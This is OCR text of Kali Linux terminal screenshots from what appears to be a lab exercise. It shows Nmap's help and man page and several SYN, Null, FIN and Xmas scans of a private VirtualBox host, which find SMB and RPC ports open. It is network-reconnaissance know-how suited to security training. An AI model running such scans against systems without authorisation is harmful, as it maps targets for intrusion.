


16.01
Kali



1 2 3 4
22:13
nam@kali: ~
File Actions Edit View Help
Nmap 7.94 (https://nmap.org)
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
-sY/sZ: SCTP INIT/COOKIE-ECHO scans
-sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
:



1 2 3 4
22:13
nam@kali: ~
File Actions Edit View Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
nmap - Network exploration tool and security / port scanner
SYNOPSIS
nmap [Scan Type ...] [Options] {target specification}
DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.
The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered and closed|filtered when it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has been requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported IP protocols rather than listening ports.
In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.
A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are -A, to enable OS and version detection, script scanning, and traceroute; -T4 for faster execution; and then the hostname.
Manual page nmap(1) line 1 (press h for help or q to quit)



10:48
nam@kali: ~
File Actions Edit View Help
valid_lft 2592000sec preferred_lft 604800sec
inet6 fe80::a00:27ff:fedb:712a/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
DOWN group default
link/ether 02:42:32:18:5e:75 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
(nam㉿kali)-[~]
$ sudo nmap -sS 192.168.1.4
[sudo] password for nam:
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 10:48 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00045s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
(nam㉿kali)-[~]
$



11:07
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sS 192.168.1.4
[sudo] password for nam:
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 10:48 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00045s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
(nam㉿kali)-[~]
$ nmap 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:04 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00052s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
Nmap done: 1 IP address (1 host up) scanned in 12.54 seconds
(nam㉿kali)-[~]
$



1 2 3 4
11:07
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sN 192.168.1.4
[sudo] password for nam:
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:07 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00030s latency).
All 1000 scanned ports on 192.168.1.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"



1 2 3 4
11:08
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sN -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:08 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0011s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"



1 2 3 4
11:10
nam@kali: ~
File Actions Edit View Help
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
(nam㉿kali)-[~]
$ sudo nmap -sF -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:09 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00081s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
(nam㉿kali)-[~]
$ sudo nmap -sX -p 445 192.168.1.4
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:09 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00046s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 08:00:27:E7:26:B4 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
(nam㉿kali)-[~]
$

